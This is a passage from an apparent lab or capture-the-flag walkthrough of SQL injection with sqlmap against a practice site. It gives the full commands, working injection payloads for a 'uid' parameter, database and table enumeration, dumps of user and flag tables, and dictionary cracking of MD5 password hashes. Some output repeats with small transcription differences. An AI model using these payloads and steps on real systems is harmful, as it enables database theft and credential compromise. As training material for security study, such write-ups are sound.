[15:08:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/lab.hackerinside.xyz'

[*] shutting down at 15:08:43
root@localhost: ~#
```

Now we got the which database site is using and what is the parameter so now we go to get the databases are in those databases.

using this command using --dbs parameter to the command

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin --dbs

Then i have got the two databases the site is using.

```
[15:15:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0
[15:15:39] [INFO] fetching database names
sqlmap got a 302 redirect to 'http://lab.hackerinside
.xyz:80/home.php'. Do you want to follow? [Y/n] Y
[15:15:42] [INFO] used SQL query returns 2 entries
[15:15:43] [INFO] retrieved: information_schema
[15:15:44] [INFO] retrieved: dbs
available databases [2]:

[*] dbs
[*] information_schema
```

These are:

[*] dbs

[*] information_schema

```
Applications ▾ Places ▾ Terminator ▾ Mon 15:20 •
root@localhost: ~
root@localhost: ~ 150x38
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: uid (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: uid=-3916' OR 6091=6091#

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: uid=admin' AND (SELECT 8361 FROM(SELECT COUNT(*),CONCAT(0x716b6b6a71,(SELECT (ELT(8361=8361,1))),0x7178717171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- BfQY

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: uid=admin' AND SLEEP(5)-- ENEz

Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: uid=-7297' UNION ALL SELECT NULL,CONCAT(0x716b6b6a71,0x64554f7855575470794946454179447541456b694678524e657968515a51766568634b6c41646e49,0x7178717171),NULL,NULL,NULL#
---
[15:20:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0
[15:20:17] [INFO] fetching database names
[15:20:17] [INFO] used SQL query returns 2 entries
[15:20:17] [INFO] resumed: information_schema
[15:20:17] [INFO] resumed: dbs
available databases [2]:
[*] dbs
[*] information_schema

[15:20:17] [INFO] fetched data logged to text files under '/root/.sqlmap/output/lab.hackerinside.xyz'

[*] shutting down at 15:20:17
root@localhost: ~#
```

After that we look for the tables are in the database dbs using this command in which -D is use to select the database and --tables for getting the tables

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin -D dbs --tables

Database: dbs

[3 tables]

```
+-----+
| flag   |
| products |
| users  |
+-----+
```

```

Applications ▾ Places ▾ Terminator ▾ Mon 15:19 ●
root@localhost: ~
root@localhost: ~ 150x38

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: uid=admin' AND (SELECT 8361 FROM(SELECT COUNT(*),CONCAT(0x716b6b6a71,(SELECT (ELT(8361=8361,1))),0x7178717171,FLOOR(RAND(0)*2))X FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- BfQY

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: uid=admin' AND SLEEP(5)-- ENEz

Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: uid=-7297' UNION ALL SELECT NULL,CONCAT(0x716b6b6a71,0x64554f7855575470794946454179447541456b694678524e657968515a51766568634b6c41646e49,0x7178717171),NULL,NULL,NULL#
---
[15:17:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0
[15:17:32] [INFO] fetching tables for database: 'dbs'
sqlmap got a 302 redirect to 'http://lab.hackerinside.xyz:80/home.php'. Do you want to follow? [Y/n] Y
[15:17:36] [INFO] used SQL query returns 3 entries
[15:17:38] [INFO] retrieved: users
[15:17:39] [INFO] retrieved: products
[15:17:40] [INFO] retrieved: flag
Database: dbs
[3 tables]
+-----+
| flag |
| products |
| users |
+-----+

[15:17:40] [INFO] fetched data logged to text files under '/root/.sqlmap/output/lab.hackerinside.xyz'

[*] shutting down at 15:17:40

root@localhost:~# ^C
root@localhost:~#

```

After that we have to dump all the data in this flag tables and see how many users who are using this site using this command

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin -D dbs -T flag --columns

```

Database: dbs

Table: flag
[3 columns]
+-----+-----+
| Column | Type          |
+-----+-----+
| fid    | int(32)       |
| flag   | varchar(32)   |
| readme | varchar(50000)|
+-----+-----+

```

By selecting all the columns in the flag tables and used the parameter --dump in the command

**sqlmap -u lab.hackerinside.xyz/login.php?uid=admin -D dbs -T flag -C fid,flag,readme --
dump**

```

Applications ▾ Places ▾ Terminator ▾ Mon15:44
root@localhost: ~
root@localhost: ~ 150x38

back-end DBMS: MySQL >= 5.0
[15:43:47] [INFO] fetching entries of column(s) 'fid, flag, readme' for table 'flag' in database 'dbs'
[15:43:47] [INFO] used SQL query returns 1 entries
[15:43:47] [INFO] recognized possible password hashes in column 'flag'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[15:43:53] [INFO] writing hashes to a temporary file '/tmp/sqlmapZ89u9R3983/sqlmaphashes-jBUJ05.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[15:43:57] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[15:44:02] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[15:44:03] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:44:03] [INFO] starting 8 processes
[15:44:09] [WARNING] no clear password(s) found
Database: dbs
Table: flag
[1 entry]
+-----+-----+-----+
| fid | flag | readme |
+-----+-----+-----+
| 4 | 43e88d8af39ade74a02a92e4587bd500 | WW91IGNhbid0IGNyYWN0IHRob2SBoYXNoISBhbmQgcGxhaW4gdWUgaXMgVmkFQUiweW91IGNhbiB2YWxpZGF0ZSBieSB5dW5pbmcgYnJldGVmb3JjZSA7KQ== |
+-----+-----+-----+

[15:44:09] [INFO] table 'dbs.flag' dumped to CSV file '/root/.sqlmap/output/lab.hackerinside.xyz/dump/dbs/flag.csv'
[15:44:09] [INFO] fetched data logged to text files under '/root/.sqlmap/output/lab.hackerinside.xyz'

[*] shutting down at 15:44:09
root@localhost:~# clear

```

After that we have cracked the hash online on website hashcat.net

And the 43e88d8af39ade74a02a92e4587bd500 means VAPR

Then i have selected the users tables to get the all the columns in this users tables

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin -D dbs -T users --columns

```

Database: dbs

Table: users
[5 columns]
+-----+-----+-----+
| Column | Type |
+-----+-----+-----+
| description | varchar(200) |
| fname | varchar(30) |
| id | int(11) |
| password | varchar(33) |
| username | varchar(200) |
+-----+-----+-----+

```

After that we have to dump all the data in this user tables and see how many users who are using this site using this command

By selecting all the columns in the users tables and used the parameter --dump in the command

```
sqlmap -u lab.hackerinside.xyz/login.php?uid=admin -D dbs -T users -C  
id,fname,username,password,description --dump
```

```
[15:27:04] [INFO] used SQL query returns 9 entries
[15:27:05] [INFO] retrieved: "All hail the admin!!","admin","1","212
32f297a57a5a743894a0e4a801fc3","admin"
[15:27:07] [INFO] retrieved: "Sup! I love swimming!","bobby","2","5f
4dcc3b5aa765d61d8327deb882cf99","bob"
[15:27:08] [INFO] retrieved: "I love 5 star!","ramesh","3","9aaed51
f2b0f6680c4ed4b07fb1a83c","ramesh"
[15:27:09] [INFO] retrieved: "I love 5 star toooo!","suresh","4","9a
eaed51f2b0f6680c4ed4b07fb1a83c","suresh"
[15:27:10] [INFO] retrieved: "In wonderland right now :0","alice","5
","c93239cae450631e9f55d71aed99e918","alice"
[15:27:11] [INFO] retrieved: "How dare you! Avada kedavra!","voldemo
rt","6","856936b417f82c06139c74fa73b1abbe","voldemort"
[15:27:12] [INFO] retrieved: "Need to go to Mordor. Like right now!"
,"frodo","7","f0f8820ee817181d9c6852a097d70d8d","frodo"
[15:27:13] [INFO] retrieved: "Hodor","hodor","8","a55287e9d0b40429e5
a944d10132c93e","hodor"
[15:27:15] [INFO] retrieved: "Im the rambo!! Bwahahaha!","rambo","65
","e52848c0eb863d96bc124737116f23a4","rhombus"
[15:27:15] [INFO] recognized possible password hashes in column 'pas
sword'

do you want to store hashes to a temporary file for eventual further
processing with other tools [y/N] y
[15:27:18] [INFO] writing hashes to a temporary file '/tmp/sqlmapybD
Pc93546/sqlmaphashes-Mjl56o.txt'

do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[15:27:24] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
```

```
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[15:27:27] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[15:27:29] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:27:29] [INFO] starting 8 processes
[15:27:29] [INFO] cracked password 'admin' for user 'admin'

[15:27:30] [INFO] cracked password 'alice1' for user 'alice'

[15:27:31] [INFO] cracked password 'frodo' for user 'frodo'

[15:27:31] [INFO] cracked password 'horcrux' for user 'voldemort'

[15:27:32] [INFO] cracked password 'password' for user 'bob'

[15:27:32] [INFO] cracked password 'rhombus' for user 'rhombus'

[15:27:33] [INFO] cracked password 'troll' for user 'ramesh'

[15:27:33] [INFO] cracked password 'frodo' for user 'frodo'

[15:27:33] [INFO] cracked password 'rhombus' for user 'rhombus'

[15:27:33] [INFO] cracked password 'admin' for user 'admin'

[15:27:33] [INFO] cracked password 'hodor' for user 'hodor'
```

```
Database: dbs
Table: users
[9 entries]
```

id	fname	username	password	description
1	admin	admin	21232f297a57a5a743894a0e4a801fc3 (admin)	All hail the admin!!
2	bobby	bob	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Sup! I love swimming!
3	ramesh	ramesh	9aeaed51f2b0f6680c4ed4b07fb1a83c (troll)	I love 5 star!
4	suresh	suresh	9aeaed51f2b0f6680c4ed4b07fb1a83c (troll)	I love 5 star tooooo!
5	alice	alice	c93239cae450631e9f55d71aed99e918 (alice1)	In wonderland right now :0
6	voldemort	voldemort	856936b417f82c06139c74fa73b1abbe (horcrux)	How dare you! Avada kedavra!
7	frodo	frodo	f0f8820ee817181d9c6852a097d70d8d (frodo)	Need to go to Mordor. Like right now!
8	hodor	hodor	a55287e9d0b40429e5a944d10132c93e (hodor)	Hodor
65	rambo	rhombus	e52848c0eb863d96bc124737116f23a4 (rhombus)	Im the rambo!! Bwahahaha!

```
Applications ▾ Places ▾ Terminator ▾ Mon 15:27 ●
root@localhost: ~
root@localhost: ~ 150x38

web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0
[15:27:00] [INFO] fetching entries of column(s) 'description, fname, id, password, username' for table 'users' in database 'dbs'
sqlmap got a 302 redirect to 'http://lab.hackerinside.xyz:80/home.php'. Do you want to follow? [Y/n] Y
[15:27:04] [INFO] used SQL query returns 9 entries
[15:27:05] [INFO] retrieved: "All hail the admin!!", "admin", "1", "21232f297a57a5a743894a0e4a801fc3", "admin"
[15:27:07] [INFO] retrieved: "Sup! I love swimming!", "bobby", "2", "5f4dcc3b5aa765d61d8327deb882cf99", "bob"
[15:27:08] [INFO] retrieved: "I love 5 star!", "ramesh", "3", "9aeaed51f2b0f6680c4ed4b07fb1a83c", "ramesh"
[15:27:09] [INFO] retrieved: "I love 5 star tooooo!", "suresh", "4", "9aeaed51f2b0f6680c4ed4b07fb1a83c", "suresh"
[15:27:10] [INFO] retrieved: "In wonderland right now :0", "alice", "5", "c93239cae450631e9f55d71aed99e918", "alice"
[15:27:11] [INFO] retrieved: "How dare you! Avada kedavra!", "voldemort", "6", "856936b417f82c06139c74fa73b1abbe", "voldemort"
[15:27:12] [INFO] retrieved: "Need to go to Mordor. Like right now!", "frodo", "7", "f0f8820ee817181d9c6852a097d70d8d", "frodo"
[15:27:13] [INFO] retrieved: "Hodor", "hodor", "8", "a55287e9d0b40429e5a944d10132c93e", "hodor"
[15:27:15] [INFO] retrieved: "Im the rambo!! Bwahahaha!", "rambo", "65", "e52848c0eb863d96bc124737116f23a4", "rhombus"
[15:27:15] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[15:27:18] [INFO] writing hashes to a temporary file '/tmp/sqlmapyB0PC93546/sqlmaphashes-Mj156o.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[15:27:24] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[15:27:27] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[15:27:29] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:27:29] [INFO] starting 8 processes
[15:27:29] [INFO] cracked password 'admin' for user 'admin'
[15:27:30] [INFO] cracked password 'alice1' for user 'alice'
[15:27:31] [INFO] cracked password 'frodo' for user 'frodo'
[15:27:31] [INFO] cracked password 'horcrux' for user 'voldemort'
[15:27:32] [INFO] cracked password 'password' for user 'bob'
[15:27:32] [INFO] cracked password 'rhombus' for user 'rhombus'
[15:27:33] [INFO] cracked password 'troll' for user 'ramesh'
[15:27:33] [INFO] cracked password 'frodo' for user 'frodo'
[15:27:33] [INFO] cracked password 'rhombus' for user 'rhombus'
[15:27:33] [INFO] cracked password 'admin' for user 'admin'
```

```
Applications ▾ Places ▾ Terminator ▾ Mon 15:28 ●
root@localhost: ~
root@localhost: ~ 150x38

[15:27:27] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[15:27:29] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:27:29] [INFO] starting 8 processes
[15:27:29] [INFO] cracked password 'admin' for user 'admin'
[15:27:30] [INFO] cracked password 'alice1' for user 'alice'
[15:27:31] [INFO] cracked password 'frodo' for user 'frodo'
[15:27:31] [INFO] cracked password 'horcrux' for user 'voldemort'
[15:27:32] [INFO] cracked password 'password' for user 'bob'
[15:27:32] [INFO] cracked password 'rhombus' for user 'rhombus'
[15:27:33] [INFO] cracked password 'troll' for user 'ramesh'
[15:27:33] [INFO] cracked password 'frodo' for user 'frodo'
[15:27:33] [INFO] cracked password 'rhombus' for user 'rhombus'
[15:27:33] [INFO] cracked password 'admin' for user 'admin'
[15:27:33] [INFO] cracked password 'hodor' for user 'hodor'
Database: dbs
Table: users
[9 entries]
```

id	fname	username	password	description
1	admin	admin	21232f297a57a5a743894a0e4a801fc3 (admin)	All hail the admin!!
2	bobby	bob	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Sup! I love swimming!
3	ramesh	ramesh	9aeaed51f2b0f6680c4ed4b07fb1a83c (troll)	I love 5 star!
4	suresh	suresh	9aeaed51f2b0f6680c4ed4b07fb1a83c (troll)	I love 5 star tooooo!
5	alice	alice	c93239cae450631e9f55d71aed99e918 (alice1)	In wonderland right now :0
6	voldemort	voldemort	856936b417f82c06139c74fa73b1abbe (horcrux)	How dare you! Avada kedavra!
7	frodo	frodo	f0f8820ee817181d9c6852a097d70d8d (frodo)	Need to go to Mordor. Like right now!
8	hodor	hodor	a55287e9d0b40429e5a944d10132c93e (hodor)	Hodor
65	rambo	rhombus	e52848c0eb863d96bc124737116f23a4 (rhombus)	Im the rambo!! Bwahahaha!

```

[15:27:34] [INFO] table 'dbs.users' dumped to CSV file '/root/.sqlmap/output/lab.hackerinside.xyz/dump/dbs/users.csv'
[15:27:34] [INFO] fetched data logged to text files under '/root/.sqlmap/output/lab.hackerinside.xyz'

[*] shutting down at 15:27:34
root@localhost: ~#
```


In the same way i am going to get all the columns from products table in dbs database using the command

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin -D dbs -T products -columns

```
Database: dbs

Table: products
[3 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| description  | varchar(250) |
| name         | char(64)    |
| secret       | char(64)    |
+-----+-----+
```

Then i am going to dump all the data from flag table using the command

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin -D dbs -T products -C name,secret,description --dump

